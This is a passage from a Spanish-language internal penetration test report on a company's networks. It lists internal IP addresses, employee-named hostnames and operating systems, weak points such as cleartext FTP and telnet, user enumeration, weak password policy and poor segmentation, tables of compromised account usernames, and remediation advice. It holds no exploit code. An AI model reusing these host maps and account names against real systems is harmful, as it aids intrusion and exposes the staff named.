192.168.40.50		TCP: 80
192.168.40.56		TCP: 80
192.168.40.57		TCP: 80
192.168.40.65		TCP: 80
192.168.40.66		TCP: 80
192.168.40.70		TCP: 80
192.168.40.89		TCP: 80
192.168.40.111		TCP: 80
192.168.40.112		TCP: 80
192.168.40.113		TCP: 80
192.168.40.114		TCP: 80
192.168.40.115		TCP: 80
192.168.40.116		TCP: 80
192.168.40.117		TCP: 80
192.168.40.118		TCP: 80
192.168.40.119		TCP: 80

IP	Sistema Operativo	Servicios activos
192.168.40.121		TCP: 80
192.168.40.122		TCP: 80
192.168.40.123		TCP: 80
192.168.40.133		TCP: 80
192.168.40.137		TCP: 80
192.168.40.145		TCP: 80
192.168.40.150		TCP: 80
192.168.40.151		TCP: 80
192.168.40.159		TCP: 80
192.168.40.173		TCP: 80
192.168.40.174		TCP: 80
192.168.40.175		TCP: 80
192.168.40.176		TCP: 80
192.168.40.205		TCP: 80
192.168.40.206		TCP: 80
192.168.40.207		TCP: 80
192.168.40.208		TCP: 80
192.168.40.211		TCP: 80
192.168.40.212		TCP: 80
192.168.40.213		TCP: 80
192.168.40.214		TCP: 80
192.168.40.215		TCP: 80
192.168.40.216		TCP: 80
192.168.40.217		TCP: 80
192.168.40.218		TCP: 80
192.168.40.219		TCP: 80
192.168.40.220		TCP: 80
192.168.40.221		TCP: 80
192.168.40.222		TCP: 80
192.168.40.223		TCP: 80
192.168.40.224		TCP: 80
192.168.40.225		TCP: 80
192.168.40.226		TCP: 80
192.168.40.230		TCP: 80
192.168.40.231		TCP: 80

### Análisis y explotación de vulnerabilidades

#### Fortalezas de Corporativo

- Algunos escaneos de puertos e identificación de equipos vivos, así como ataques automatizados de contraseñas que realicé fueron detectados y detenidos, ya que los equipos en principio fueron detectados y posterior rechazaban todas las peticiones realizadas.
- Los sistemas operativos cuentan con las últimas actualizaciones de seguridad, ya que los ataques más recientes no tuvieron el resultado deseado.
- Las bases de datos no cuentan con contraseñas por defecto, por tanto, no fue posible ingresar a ellas.

#### Vulnerabilidades

La gráfica 4.3 Vulnerabilidades muestra los grupos de vulnerabilidades detectadas durante la prueba de penetración:

## < Vulnerabilidades >




Figura 4.3 Gráfica de vulnerabilidades

*Protocolos en texto claro*

Impacto	Perfil del atacante	Nivel de acceso
Bajo	Conocimiento en seguridad	Expuesto

Me fue posible realizar conexiones mediante protocolos en texto claro, lo que me permitió la captura de información, los equipos que hacen uso de estos protocolos son los siguientes:

- 10.100.71.167 – FTP

La evidencia relacionada a esta vulnerabilidad se encuentra en el anexo 4.5.4.2 apartado Prueba de penetración interna red KSNNetGuest subapartado Protocolos en texto claro.

*Recomendaciones*

Recomendamos discontinuar el uso de protocolos de red que no ofrecen un nivel aceptable de protección al acceso a los datos que se transportan. En el caso de protocolos de transferencia de archivos como FTP, pueden utilizarse alternativas como el SFTP (nativo a plataformas UNIX) o FTPS, adecuado a ambientes Windows.

*Segmentación de red*

Impacto	Perfil del atacante	Nivel de acceso
Bajo	Experto en seguridad	Expuesto

Me fue posible tener visibilidad de otros segmentos de red y del controlador de dominio, lo que me permitió ataques desde una red con poca cercanía a los controladores de dominio. Los segmentos visibles son los siguientes:

- 192.168.40.0 – 254

La evidencia relacionada a esta vulnerabilidad se encuentra en el anexo 4.5.4.2 apartado Prueba de penetración interna red KSNNetGuest subapartado Segmentación de red.

*Recomendaciones*

Recomendamos crear segmentos separados de red para lograr un control más efectivo de las conexiones realizadas desde la red KSNNetGuest, dado que es posible acceder desde esta red a servidores y controladores de dominio pertenecientes a otros segmentos, así como establecer políticas administrativas para habilitar la utilización de los puertos de conexión.

## 4.5.2 Detalle por objetivo

### 4.5.2.1 Prueba de penetración interna red OCNet

Segmento de servidores 170.167.40.0 – 43.253

Tabla 4.20 Segmento de dominio

Dirección IP	Nombre en el dominio
170.167.40.0 – 43.253	MEX-OC
192.168.40.1 -254	MEX-OC

#### Fortalezas

- Los equipos cuentan con las últimas actualizaciones de seguridad
- Se hace uso de SSH y Terminal Services para administración de servidores.
- Las bases de datos no cuentan con contraseñas por defecto.

#### Vulnerabilidades

- Permite enumeración de usuarios.
- La política de contraseñas es débil.
- Se expone información sensible a cualquier usuario con credenciales válidas para el servidor.
- Configuraciones por defecto en los servidores web.
- Mal manejo de errores en los servidores web.

#### Usuarios comprometidos

Tabla 4.21 Usuarios comprometidos

Usuario	Usuario	Usuario	Usuario	Usuario
fsanchezj	speregrina	anoriega	lespinosat	kacevedo
vromero	jagular	bcruz	fsanchezj	ctrevino
jgonzalezzyg	jdiaze	monhd	jmuno	siseres
msotelo	jnavac	sascona	aponto	nhernandezb
jmruiz	ejaramillo	aromanp	vromero	jdiaze
auditoria2	mmunguia	helpdesk	lthinoco	eximello
gsanchezs	jagular	acruzsm	malcantarg	dsegura
jvela	fsanchezv	fperea	grodriguezp	avazquezp
grodriguezp	lcanto	auditoria2	junp5	ejaramillo
coordinadorhd	racampos			



*Recomendaciones*

- Realizar un hardening a los servidores de dominio para evitar la enumeración de usuarios
- Fortalecer la política de contraseñas utilizada.
- Realizar una segmentación de la información de respaldo para evitar que usuarios tengan acceso a información de cualquier usuario o departamento.
- Evitar que haya solo un usuario administrador universal
- Modificar o eliminar las páginas de bienvenida de los servidores web, con la finalidad de que no muestren información de los sistemas instalados.
- Crear una página por defecto para todas las condiciones de error que se pudieran dar, evitando mostrar información de los sistemas operativos, aplicaciones o frameworks utilizados.

## Segmento de AS400

Tabla 4.22 Segmentos de AS400

Dirección IP	Nombre en el dominio	Tipo
192.168.35.0 - 254	AS400	IBM/OS400

*Fortalezas*

- Manejo de perfiles de usuario.

*Vulnerabilidades*

- Permite enumeración de usuarios.
- La política de contraseñas es débil.
- Uso de protocolos en texto claro.

*Usuarios comprometidos*

Tabla 4.23 Usuarios comprometidos

Usuario	Usuario	Usuario	Usuario
mdiazl	mromero	pramirez	rmartinez
narce	prosas	jperez	mcaballero
rcarrill	mvilchis	jgonzalez	jestrada
rcisneros	msotelo	icruz	dramos
ahernande1	npompa	fsanchezv	gmorel
elopez	jmacias	mmera	grangel

fflores	jcastelan	adavalos	jponce
agonzlez1	ssolano	dsegura	mmayen
fcardenas			

### Recomendaciones

- Realizar un proceso de aseguramiento de los mensajes mostrado en inicios de sesión erróneos.
- Fortalecer la política de contraseñas utilizada.
- Cambiar el uso de protocolos en texto claro como telnet y sustituirlo por SSH.

### Segmento de VTOL

Dirección IP
192.168.41.0 - 254

### Fortalezas

- No es posible enumerar usuarios.

### Vulnerabilidades

- Uso de protocolos en texto claro.

### Usuarios comprometidos

Usuario
990986

### Recomendaciones

- Cambiar el uso de protocolos en texto claro como FTP y sustituirlo por SFTP.

### 4.5.3 Acciones de mitigación

#### 4.5.3.1 Prueba de penetración interna red OCNet

##### Mitigación

La Figura 4.4 Acciones de mitigación muestra 9 grupos principales donde considero que se deberá hacer un esfuerzo de corrección para mejorar la seguridad de la red interna OCNet de Corporativo:

## < Acciones de mitigación >




Figura 4.4 Acciones de mitigación

### Prueba de penetración interna red KSNet

#### Mitigación

La Figura 4.5 Acciones de mitigación muestra 2 grupos principales donde considero que se deberá hacer un esfuerzo de corrección para mejorar la seguridad de la red interna KSNet de Corporativo:

## < Acciones de mitigación >




Figura 4.5 Acciones de mitigación

### 4.5.3.2 Prueba de penetración interna red KSNNetGuest

#### Mitigación

La Figura 4.6 Acciones de mitigación muestra 2 grupos principales donde considero que se deberá hacer un esfuerzo de corrección para mejorar la seguridad de la red interna KSNNetGuest de Corporativo:

## < Acciones de mitigación >




Figura 4.6 Acciones de mitigación

## 4.5.4 Anexos

### 4.5.4.1 Equipos identificados

IP	Nombre	Sistema operativo	Servicios
170.167.40.142	MXCORPLINX02	Windows XP SP2	
170.167.40.143	MXCORPLINX01	Windows XP SP2	
170.167.40.248	MXCORPLG01	Windows 2003 R2 SP2	
192.168.2.1	MININT-MDDENK7	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.2	MININT-3GJ8LBT	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.4	COMP-JESTRADA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.6	COMP-SGONZALEZS	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.8	COMP-CSANABRIA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.10	MININT-BK0IBF2	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.12	COMP-ESANCHEZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.14	COMP-MALVAREZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.15	COMP-JGOMEZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.16	COMP-SKELLER1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.17	COMP-JPONCE1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.19	COMP-DGONZALEZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.20	COMP-SDELAGARZA	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.21	COMP-NPINTO1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.24	MININT-351CHE1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.26	MININT-S26VAD2	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.28	MININT-MEK799D	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.29	COMP-GALBISUA	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.31	MININT-CJJB7AP	Windows 7 Enterprise SP1	TCP: 445 UDP: 137

IP	Nombre	Sistema operativo	Servicios
192.168.2.32		Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.38	COMP-AGUERRA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.41	MININT-690IIMU	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.43	COMP-CBASAGURE1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.44	COMP-SGARCIA	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.45	MININT-24I0K93	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.46	COMP-XORTIZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.47	COMP-JKURI1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.48	COMP-JCDAVILA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.50	COMP-MDELCUETO1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.55	COMP-ARODRIGUE1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.56	COMP-SPINETE	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.58	MININT-F99FF1R	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.61	COMP-VILCHIS1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.63	COMP-ASOLORZAN1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.65	MININT-07KVPG4	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.67	MININT-MCSIH5Q	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.68	COMP-PRAMIREZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.73	COMP-PALVARADO1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.74	IMP-RMARTINEZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.77	COMP-OZAMORA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.78	MININT-3HQHBCA	Windows 7 Enterprise SP1	TCP: 445 UDP: 137

IP	Nombre	Sistema operativo	Servicios
192.168.2.81	MININT-1MP3F9R	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.82	ECO-AGARCIAG1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.83	COMP- AGENTRYC	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.86	ECO-JCAMARGO	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.90	MININT-2VJE6QB	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.91	MININT-248BEJS	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.92	MININT-PQNP6HP	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.93	COMP- LGUTIERRE1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.95	MININT-3B99A2E	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.98	MININT-D3FDJDU	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.99	MININT-NC4GG2R	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.104	MININT-O8CN80R	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.109	OPER- GROSENKRAN	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.110	MININT-F3L1TRE	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.113	MININT-4FA82MR	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.115	MININT-IBODFB8	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.122	MININT-1BH1VUG	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.125	MININT-9CNBF62	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.128	ECO-MPEREZ	Windows 7 Enterprise SP1	TCP: 445 TCP: 445 UDP: 137
192.168.2.132	MININT-AGENL0M	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.140	MININT-KHE9NN7	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.141	SOTCK-02	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.143	MININT-F0VCA94	Windows 7 Enterprise SP1	TCP: 445 UDP: 137



IP	Nombre	Sistema operativo	Servicios
192.168.2.146	MININT-4J866N8	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.148	MININT-KCASFGK	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.149	MININT-6T90HDP	Windows 7 Enterprise SP1	TCP: 445
192.168.2.150	MININT-GAQ8SRS	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.156	MININT-9NET5Q1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.161	COMP-ICSROASHO	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.165	MININT-TORPRS0	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.166	MININT-VV8PDNP	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.170	ECOM-PDEGETAU	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.172	MININT-QE53B5V	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.175	MININT-33T7RBC	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.177	MININT-D7MND3F	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.183	MININT-VI1CSEL	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.184	MININT-GP2LQRI	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.185	MININT-GSRLS7B	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.188	MININT-K06A0FG	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.191	MININT-DL3M7RO	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.196	MININT-D2P4635	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.2.200	MININT-TK3R38L	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.1	ECOM-CGUTIERREZ	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.2	ECOM-CSALDIVARV	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.3	TESO-ITRIAS	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.4	TESO-RVALDES	Windows 7 Enterprise SP1	TCP: 445 UDP: 137

IP	Nombre	Sistema operativo	Servicios
192.168.3.5	TESO-LIAMBROSIO	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.74	ECO-MACUNA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.76	ECO-BOBIETA	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.79	COMP-GALVAREZ	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.80	ECO-XORTIZ	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.82	ECO-JCASTILLO	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.83	ECO-VHIDALGO	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.84	ECO-MROSADO1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.85	ECO-MROJAS1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.86	ECO-PRODRIGUEZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.101			TCP: 445 UDP: 137
192.168.3.102			TCP: 445 UDP: 137
192.168.3.109			TCP: 445 UDP: 137
192.168.3.117	COMP-MVILLANUE	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.120	COMP-IASTIER1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.138	MININT-JURM0MC	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.147	ECOOM-ATESOC2	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.158	COMP-MCABALLER1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.160	ECOM-ABUY	Windows 7 Enterprise SP1	TCP: 445 TCP: 445 UDP: 137
192.168.3.170	ECO-AMORENO	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.3.191	ECOM-ICSMG	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.5.167	MKT-JESQUIVEL1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137

IP	Nombre	Sistema operativo	Servicios
192.168.5.168	MKT-JBERNABE1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.5.169	MKT-RAVILES	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.5.170	MKT-RCABRERA2	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.5.171	MKT-FJUAREZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.5.172	MININT-C9PTOCT	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.5.173	MKT-IALVAREZ1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.5.177	MKT-VVILLA1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
192.168.5.178	MKT-MBRIONES1	Windows 7 Enterprise SP1	TCP: 445 UDP: 137
